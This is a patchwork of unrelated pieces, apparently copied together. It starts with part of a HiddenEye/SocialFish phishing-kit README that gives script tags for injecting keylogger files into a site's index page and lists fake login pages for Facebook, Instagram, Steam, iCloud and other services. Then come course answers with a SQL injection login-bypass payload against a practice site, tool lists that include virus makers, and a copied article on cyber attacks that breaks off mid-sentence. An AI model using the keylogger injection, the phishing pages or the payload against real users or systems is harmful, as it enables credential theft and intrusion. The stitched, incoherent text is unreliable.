-- You can add this manually by putting the codes on index page.(put these code at anywhere inside the index page // but not between any other script codes)

```

<script src="keylogger.js"></script>

<script src="keylogger.php"></script>

```

**### NEW PAGES**

<p align="center">

**\*\*1) FACEBOOK PHISHING:\*\***

- Traditional Facebook login page.

- Advanced Poll Method.

- Fake Security login with Facebook Page.

- Facebook messenger login page.

**\*\*2) INSTAGRAM PHISHING:\*\***

 - Traditional Login Page

 - Fake instagram Autoliker Page [ REDIRECTS TO ORIGINAL AUTOLIKER PAGE AFTER SUBMIT ]

**\*\*3) SNAPCHAT PHISHING:\*\***

 - Traditional Snapchat Login Page

**\*\*4) YAHOO PHISHING:\*\***

 - Traditional Yahoo Login Page

**\*\*5) TWITCH PHISHING:\*\***

 - Traditional Twitch Login Page [ Login With  Facebook Also Available ]

**\*\*6) MICROSOFT PHISHING:\*\***

 - Traditional Microsoft-Live Web Login Page

**\*\*7) STEAM PHISHING:\*\***

 - Traditional Steam Web Login Page

**\*\*8) VK PHISHING:\*\***

 - Traditional VK Web Login Page

 - Advanced Poll Method

**\*\*9) ICLOUD PHISHING:\*\***

 - Traditional iCloud Web Login Page

</p>

**### SCREENSHOT**

![Shot](https://github.com/An0nUD4Y/SocialFish/blob/master/sc.png)

![Shot](https://github.com/An0nUD4Y/SocialFish/blob/master/sc1.png)

![Shot](https://github.com/An0nUD4Y/SocialFish/blob/master/sc2.png)

**## DISCLAIMER**

<p align="center">

  TO BE USED FOR EDUCATIONAL PURPOSES ONLY

</p>

The use of the HiddenEye is COMPLETE RESPONSIBILITY of the END-USER. Developers assume NO liability and are NOT responsible for any misuse or damage caused by this program.

"DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT HOLDER OR CONTRIBUTORS BE LIABLE

FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL

DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR

SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER

CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY,

OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE

OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE."

Taken from [LICENSE](LICENSE).

**## Help us with Donation**

If you liked the work and want to support us all, you can donate :D

<img src="https://github.com/An0nUD4Y/SocialFish/blob/master/donation.png"></img>

Bitcoin Address: qpuwdfv3p3gpufzctjapp0dp9z4kkk9x6cgl2hhghe

**### VIDEO DEMO**

<p align="center">

<a href="https://www.youtube.com/watch?v=dCuZR2C7Hhw">

  <img src="https://raw.githubusercontent.com/An0nUD4Y/SocialFish/master/video.png" />

</a></p>

**## :octocat: DEVELOPERS // CONTRIBUTORS**

1. An0nUD4Y [ Instagram.com/its\_udy ] - **\*\*Developer\*\***

2. usama7628674                       - **\*\*Developer\*\***



3. UNDEADSEC                          - **\*\*Developer\*\***


4. Micrafast                          - **\*\*Contributor\*\***

5. alexmozzhakov                      - **\*\*Contributor\*\***

6. sTiKyt                             - **\*\*Contributor\*\***

7. \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ (Waiting For Your Contribution)





\


**5. Perform SQL injection Manually on http://testphp.vulnweb.com Write a report along with**


**screenshots and mention preventive steps to avoid SQL injections**

SQL injection is a technique used to exploit user data through web page inputs by injecting SQL commands as statements. Basically, these statements can be used to manipulate the application’s web server by malicious users.

Login command:-

1’or’1’=’1





## Are you vulnerable to a SQL injection attack?

### Self-Imposed Attacks & Detection Types

### Testing For SQL Injection Vulnerabilities

### Utilizing An SQLi Detection Tool

[BBQSQL](https://tools.kali.org/vulnerability-analysis/bbqsql#:~:text=BBQSQL%20is%20a%20blind%20SQL,to%20trigger%20SQL%20injection%20findings.)

* [Blind-SQL-Bitshifting](https://github.com/awnumar/blind-sql-bitshifting)
* [Blisqy](https://github.com/JohnTroony/Blisqy)
* [Damn Small SQLi Scanner](https://github.com/stamparm/DSSS) (DSSS)
* [explo](https://github.com/telekom-security/explo)
* [Leviathan](https://github.com/utkusen/leviathan)
* [NoSQLMap](https://github.com/codingo/NoSQLMap)
* [Tyrant-SQL](https://github.com/aron-bordin/Tyrant-SQL)
* [Whitewidow](https://github.com/WhitewidowScanner/whitewidow)

**Steps to prevent SQL injection attacks**

1. Validate User Inputs

2. Sanitize Data By Limiting Special Characters

3. Enforce Prepared Statements And Parameterization

4. Use Stored Procedures In The Database

5. Actively Manage Patches And Updates

6. Raise Virtual Or Physical Firewalls

7. Harden Your OS And Applications

8. Reduce Your Attack Surface

9. Establish Appropriate Privileges And Strict Access

10. Limit Read-Access

11. Encryption: Keep Your Secrets Secret

12. Deny Extended URLs

13. Don’t Divulge More Than Necessary In Error Messages

### 14. No Shared Databases Or User Accounts

### 15. Enforce Best Practices For Account And Password Policies

### 16. Continuous Monitoring Of SQL Statements

### 17. Perform Regular Auditing And Penetration Testing

### 18. Code Development & Buying Better Software

## Stopping SQL injections recap

* Privileged Access Management (PAM)
* [Penetration Testing](https://www.esecurityplanet.com/products/best-penetration-testing/)
* [Security Information and Event Management](https://www.esecurityplanet.com/products/siem-tools/) (SIEM)
* [Next-Generation Firewall](https://www.esecurityplanet.com/products/top-ngfw/) (NGFW)
* [Network Access Control](https://www.esecurityplanet.com/products/networks/-access-control-solutions/) (NAC)
* [Intrusion Detection and Prevention](https://www.esecurityplanet.com/products/intrusion-detection-and-prevention-systems/) (IDPS)
* [Threat Intelligence](https://www.esecurityplanet.com/products/threat-intelligence-platforms/)
* [User and Entity Behavior Analytics](https://www.esecurityplanet.com/products/best-user-and-entity-behavior-analytics-ueba-tools/) (UEBA)

**6. Write an Article on cybersecurity and recent attacks which you came across in media and news and research on that news, and explain the any topic which you learned in this course and mention what you learned**

1. Basics of EH

2. Basics of NW

3. Footprinting

4. Scanning

5. Phishing

6. Vulnerability Assessment

7. website Hacking

8. firewalls

9. system hacking

10. IOT & Cloud

11. virus & Trojans

**TOP 20 NETWORK SCANNING TOOLS**

### 11. Angry IP Scanner

### 12. GFI LANGuard

### 13. Nagios

### 14. Capsa Free

### 15. Open NMS

### 16. Retina

### 17. Snort

### 18. NetworkMiner

### 19. Splunk

### 20. Icinga 2

### 1. SolarWinds Network Performance Monitor

### 2. Advanced IP Scanner

### 3. Acunetix

### 4. Paessler PRTG Network Monitor

### 5. OpenVAS

### 6. Intruder

### 7. Wireshark

### 8. Skyboxsecurity

### 9. Thousandeyes

### 10. Spiceworks IP Scanner

a target during footprinting:

* Domain name
* Network blocks
* Network services and applications
* System architecture
* Intrusion detection system
* Authentication mechanisms
* Specific IP addresses
* Access control mechanisms
* Phone numbers
* Contact addresses

**Some of the common tools used for footprinting and information gathering are as follows:**

* Whois
* NSlookup
* Sam Spade
* SuperScan
* Nmap
* TcpView
* My ip Suite
* Dns enumerator
* Spider Foot
* Nessus
* Zone Transfer
* Port Scan
* HTTP Header Grabber
* Honeypot Detector

# Top 10 Phishing Tools

### [Evilginx2](https://github.com/kgretzky/evilginx2)

### [SEToolkit](https://github.com/trustedsec/social-engineer-toolkit)

### [HiddenEye](https://github.com/DarkSecDevelopers/HiddenEye)

### [King-Phisher](https://github.com/securestate/king-phisher)

### [Gophish](https://github.com/gophish/gophish)

### [Wifiphisher](https://github.com/wifiphisher/wifiphisher)

### [SocialFish](https://github.com/UndeadSec/SocialFish)

### BlackEye

### Shellphish

### [zphisher](https://github.com/htr-tech/zphisher)

## Top 13 Vulnerability Scanner Tools

1. [Qualys Vulnerability Management](https://www.esecurityplanet.com/networks/vulnerability-scanning-tools/#qualys)
2. [AT&T Cybersecurity](https://www.esecurityplanet.com/networks/vulnerability-scanning-tools/#att)
3. [Tenable Nessus](https://www.esecurityplanet.com/networks/vulnerability-scanning-tools/#nessus)
4. [Alibaba Cloud Managed Security Service](https://www.esecurityplanet.com/networks/vulnerability-scanning-tools/#alibaba)
5. [Netsparker](https://www.esecurityplanet.com/networks/vulnerability-scanning-tools/#netsparker)
6. [Amazon Inspector](https://www.esecurityplanet.com/networks/vulnerability-scanning-tools/#aws)
7. [Burp Suite](https://www.esecurityplanet.com/networks/vulnerability-scanning-tools/#burp)
8. [Acunetix Vulnerability Scanner](https://www.esecurityplanet.com/networks/vulnerability-scanning-tools/#acunetix)
9. [Intruder](https://www.esecurityplanet.com/networks/vulnerability-scanning-tools/#intruder)
10. [Metasploit](https://www.esecurityplanet.com/networks/vulnerability-scanning-tools/#metasploit)
11. [Nmap](https://www.esecurityplanet.com/networks/vulnerability-scanning-tools/#nmap)
12. [IBM Security QRadar](https://www.esecurityplanet.com/networks/vulnerability-scanning-tools/#qradar)
13. [Rapid7 InsightVM (Nexpose)](https://www.esecurityplanet.com/networks/vulnerability-scanning-tools/#rapid7)

List of virus maker tools:

* DELmE’s Batch Virus Generator
* JPS Virus Maker Tool

## 7.Write an Article on cybersecurity and recent attacks which you came across in media and news and research on that news, and explain the any topic which you learned in this course and mention what you learned

## Cyber attack definition

Simply put, a cyber attack is an attack launched from one or more computers against another computer, multiple computers or networks. Cyber attacks can be broken down into two broad types: attacks where the goal is to disable the target computer or knock it offline, or attacks where the goal is to get access to the target computer's data and perhaps gain admin privileges on it.

## 8 types of cyber attack

To achieve those goals of gaining access or disabling operations, a number of different technical methods are deployed by cybercriminals. There are always new methods proliferating, and some of these categories overlap, but these are the terms that you're most likely to hear discussed.

1. Malware
2. Phishing
3. Ransomware
4. Denial of service
5. Man in the middle
6. Cryptojacking
7. SQL injection
8. Zero-day exploits

[**Malware**](https://www.csoonline.com/article/3295877/malware/what-is-malware-viruses-worms-trojans-and-beyond.html) — Short for malicious software, malware can refer to any kind of software, no matter how it's structured or operated, that "is a designed to cause damage to a single computer, server, or computer network," [as Microsoft puts it](https://go.skimresources.com/?id=111346X1569475&xs=1&isjs=1&url=https%3A%2F%2Ftechnet.microsoft.com%2Fen-us%2Flibrary%2Fdd632948.aspx&xguid=cf93e6f57a51c6ac5a825a22c1a95405&xuuid=84d75aa68a6b168c08bcaea9a69152d9&xsessid=&xcreo=0&xed=0&sref=https%3A%2F%2Fwww.csoonline.com%2Farticle%2F3295877%2Fmalware%2Fwhat-is-malware-viruses-worms-trojans-and-beyond.html&pref=https%3A%2F%2Fwww.csoonline.com%2Farticle%2F3237324%2Fcyber-attacks-espionage%2Fwhat-is-a-cyber-attack-recent-examples-show-disturbing-trends.html&xtz=480&jv=13.12.1-stackpath&bv=2.5.1). Worms, viruses, and trojans are all varieties of malware, distinguished from one another by the means by which they reproduce and spread. These attacks may render the computer or network inoperable, or grant the attacker root access so they can control the system remotely.

[**Phishing**](https://www.csoonline.com/article/2117843/phishing/what-is-phishing-inside-this-effective-and-evolving-cyber-attack.html) — Phishing is a technique by which cybercriminals craft emails to fool a target into taking some harmful action. The recipient might be tricked into downloading malware that's disguised as an important document, for instance, or urged to click on a link that takes them to a fake website where they'll be asked for sensitive information like bank usernames and passwords. Many phishing emails are relatively crude and emailed to thousands of potential victims, but some are specifically crafted for valuable target individuals to try to get them to part with useful information.

[**Ransomware**](https://www.csoonline.com/article/3236183/what-is-ransomware-how-it-works-and-how-to-remove-it.html) — Ransomware is a form of malware that encrypts a victim's files. The attacker then demands a ransom from the victim to restore access to the data upon payment. Users are shown instructions for how to pay a fee to get the decryption key. The costs can range from a few hundred dollars to thousands, and are typically payable to cybercriminals in cyptocurrency.

[**Denial of service**](https://www.csoonline.com/article/3222095/network-security/ddos-explained-how-denial-of-service-attacks-are-evolving.html)— A denial of service attack is a brute force method to try stop some online service from working properly. For instance, attackers might send so much traffic to a website or so many requests to a database that it overwhelms those systems ability to function, making them unavailable to anybody. A [**distributed denial of service (DDoS)**](https://www.csoonline.com/article/3222095/ddos-explained-how-denial-of-service-attacks-are-evolving.html) attack uses an army of computers, usually compromised by malware and under the control of cybercriminals, to funnel the traffic towards the targets.

[**Man in the middle**](https://www.csoonline.com/article/3340117/what-is-a-man-in-the-middle-attack-how-mitm-attacks-work-and-how-to-prevent-them.html)— A man in the middle attack (MITM) is a method by which attackers manage to interpose themselves secretly between the user and a web service they're trying to access. For instance, an attacker might set up a Wi-Fi network with a login screen designed to mimic a hotel network; once a user logs in, the attacker can harvest any information that user sends, including banking passwords.

[**Cryptojacking**](https://www.csoonline.com/article/3253572/internet/what-is-cryptojacking-how-to-prevent-detect-and-recover-from-it.html)— Cryptojacking is a specialized attack that involves getting someone else's computer to do the work of generating cryptocurrency for you (a process called mining in crypto lingo). The attackers will either install malware on the victim's computer to perform the necessary calculations, or sometimes run the code in JavaScript that executes in the victim's browser.

[**SQL injection**](https://www.csoonline.com/article/3257429/application-security/what-is-sql-injection-this-oldie-but-goodie-can-make-your-web-applications-hurt.html)— SQL injection is a means by which an attacker can exploit a vulnerability to take control of a victim's database. Many databases are designed to obey commands written in the Structured Query Language (SQL), and many websites that take information from users send that data to SQL databases. In a SQL injection attack, a hacker will, for instance, write some SQL commands into a web form that's asking for name and address information; if the web site and database aren't programmed correctly, the database might try to execute those commands.

[**Zero-day exploits**](https://www.csoonline.com/article/3284084/cyber-attacks-espionage/what-is-a-zero-day-exploit-a-powerful-but-fragile-weapon.html)— Zero-days are vulnerabilities in software that have yet to be fixed. The name arises because once a patch is released, each day represents fewer and fewer computers open to attack as users download their security updates.  Techniques for exploiting such vulnerabilites are often bought and sold on the [dark web](https://www.csoonline.com/article/3249765/data-breach/what-is-the-dark-web-how-to-access-it-and-what-youll-find.html) — and are sometimes discovered by government agencies that controversially may use them for their own hacking purposes, rather than releasing information about them for the common benefit.

## Recent cyber attacks

Deciding which cyber attacks were the worst is, arguably, somewhat subjective. Those that made our list did so because they got a lot of notice for various reasons — because they were widespread, perhaps, or because they were signals of a larger, scary trend.

Without further ado, here are some of the most notable cyber attacks in recent history and what we can learn from them:

1. Capitol One breach
2. The Weather Channel ransomware
3. U.S. Customs and Border Protection/Perceptics
4. Citrix breach
5. Texas ransomware attacks
6. WannaCry
7. NotPetya
8. Ethereum
9. Equifax
10. Yahoo
11. GitHub

**Capitol One breach**

In July of 2019, online banking giant Capitol One realized that its data had been hacked. Hundreds of thousands of credit card applications, which included personally identifying information like birthdates and Social Security numbers, were exposed. No bank account numbers were stolen, but the sheer scale was extremely worrying. Things followed the usual script, with Capitol One making [shamefaced amends and offering credit monitoring](https://www.capitalone.com/facts2019/) to those affected.

But then things took a turn for the unusual. The stolen data never appeared on the [dark web](https://www.csoonline.com/article/3249765/what-is-the-dark-web-how-to-access-it-and-what-youll-find.html), nor did the hack look like a Chinese espionage operation like the [Equifax](https://www.csoonline.com/article/3444488/equifax-data-breach-faq-what-happened-who-was-affected-what-was-the-impact.html) and [Marriott](https://www.csoonline.com/article/3441220/marriott-data-breach-faq-how-did-it-happen-and-what-was-the-impact.html) breaches. In fact, the attack was perpetrated by an American named Paige Thompson, aka Erratic. Thompson had previously worked for Amazon, which gave her the background necessary to recognize that Capitol One's AWS server had been badly misconfigured in such a way to leave it quite vulnerable. It initially seemed that Thompson's theft of the data was in the tradition of [freelance white-hat hacking and security research](https://www.theverge.com/2019/7/31/20748886/capital-one-breach-hack-thompson-security-data): she made little attempt to hide what she was doing, never tried to profit from the data, and in fact was caught because she posted a list of Capitol One's breached directories — but no actual data — on her GitHub page. But attempts to understand her motivation in the wake of her arrest [were increasingly difficult](https://www.csoonline.com/article/3433244/capital-one-hack-shows-difficulty-of-defending-against-irrational-cybercriminals.html), and it's possible that she was, true to her chosen nickname, erratic, if not undergoing a serious 